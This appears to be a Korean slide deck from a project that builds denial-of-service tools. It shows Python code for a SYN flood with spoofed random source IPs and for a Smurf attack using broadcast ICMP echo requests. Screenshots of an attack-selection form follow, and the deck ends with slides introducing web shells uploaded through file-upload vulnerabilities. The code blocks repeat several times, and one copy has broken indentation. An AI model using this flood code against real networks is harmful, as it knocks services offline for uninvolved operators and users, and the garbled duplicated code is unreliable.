9          tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))
10
11
12         send(ip_packet / tcp_packet, verbose=False)
13         total_packets += 1
14
15         print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
16         time.sleep(delay)
17
18     print(f"\n[INFO] SYN Flood attack completed. Total packets sent: {total_packets}")
19
20 except Exception as e:
21     print(f"[ERROR] An error occurred: {e}")
```

생성한 ip와 tcp 패킷을 결합하여 전송

SYN flooding

```
1  try:
2      for i in range(packet_count):
3
4          src_ip = random_ip()
5          src_port = random_port()
6
7
8          ip_packet = IP(src=src_ip, dst=target_ip)
9          tcp_packet = TCP(sport=src_port, dport=target_port, flags="S", seq=random.randint(1000, 9000))
10
11
12         send(ip_packet / tcp_packet, verbose=False)
13         total_packets += 1
14
15         print(f"[INFO] Packet {i + 1}/{packet_count} sent: {src_ip}:{src_port} → {target_ip}:{target_port}")
16         time.sleep(delay)
17
18     print(f"\n[INFO] SYN Flood attack complete. Sent {total_packets} packets.")
19
20 except Exception as e:
21     print(f"[ERROR] An error occurred: {e}")
```

공격 상태 print

packet_count 수 만큼 공격

delay 만큼 공격 속도 조절

Smurf attack



```
1 def smurfattack(source_ip, broadcast_ip, count):
2
3     try:
4         icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
5         icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
6         icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
7         print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
8         for i in range(count):
9             packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
10            icmp_socket.sendto(packet, (broadcast_ip, 0))
11            print(f"[INFO] Packet {i + 1}/{count} sent.")
12            time.sleep(0.1)
13        icmp_socket.close()
14        print("[INFO] Smurf Attack completed.")
15    except PermissionError:
16        print("[ERROR] You need root privileges to run this script.")
17    except Exception as e:
18        print(f"[ERROR] {e}")
```


Smurf attack

```
1 def smurfattack(source_ip, broadcast_ip, count):
2
3     try:
4         icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
5         icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
6         icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
7         print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
8         for i in range(count):
9             packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
10            icmp_socket.sendto(packet, (broadcast_ip, 0))
11            print(f"[INFO] Packet {i + 1}/{count} sent.")
12            time.sleep(0.1)
13        icmp_socket.close()
14        print("[INFO] Smurf Attack completed.")
15    except PermissionError:
16        print("[ERROR] You need root privileges to run this script.")
17    except Exception as e:
18        print(f"[ERROR] {e}")
```


RAW소켓 생성, 헤더 설정, broadcast 설정

Smurf attack

```
1 def smurfattack(source_ip, broadcast_ip, count):
2
3     try:
4         icmp_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_ICMP)
5         icmp_socket.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
6         icmp_socket.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1)
7         print(f"[INFO] Sending {count} ICMP Echo Requests from {source_ip} to {broadcast_ip}...\n")
8         for i in range(count):
9             packet = IPHeader(source_ip, broadcast_ip, b'\x01') + CreateICMPRequest()
10            icmp_socket.sendto(packet, (broadcast_ip, 0))
11            print(f"[INFO] Packet {i + 1}/{count} sent.")
12            time.sleep(0.1)
13            icmp_socket.close()
14            print("[INFO] Smurf Attack completed.")
15        except PermissionError:
16            print("[ERROR] You need root privileges to run this script.")
17        except Exception as e:
18            print(f"[ERROR] {e}")
```

IP 헤더와 ICMP Echo Request 페이로드를 결합하여 패킷 생성 후
생성된 패킷을 broadcast 주소로 전송
전송후 소켓 닫음

분석 페이지



DoS Attack 구현 화면



DoS 선택시 실행되는 화면

DoS Attack 구현 화면



Form

DOS ATTACK


DOS

Ping of death

Land Attack

SYN Flooding

Smurf




Form

DOS

Target	<input type="text"/>
Port	<input type="text"/>
Trd	<input type="text"/>
Fake_ip	44.197.175.168

attack

각 종류별 공격으로 나뉨




Web shall

Web shell 개요

웹 셸은 업로드 취약점을 통하여 시스템에 명령을 내릴 수 있는 코드를 말한다.


Web shall 개요

웹 셸은 업로드 취약점을 통하여 시스템에 명령을 내릴 수 있는 코드를 말한다.




>>> 파일 업로드 취약점이 있는 경우


Web shall 구현 화면



Web shall 구현 화면



Web shall 구현 화면



각 서버측 언어별로 웹셸 사용가능

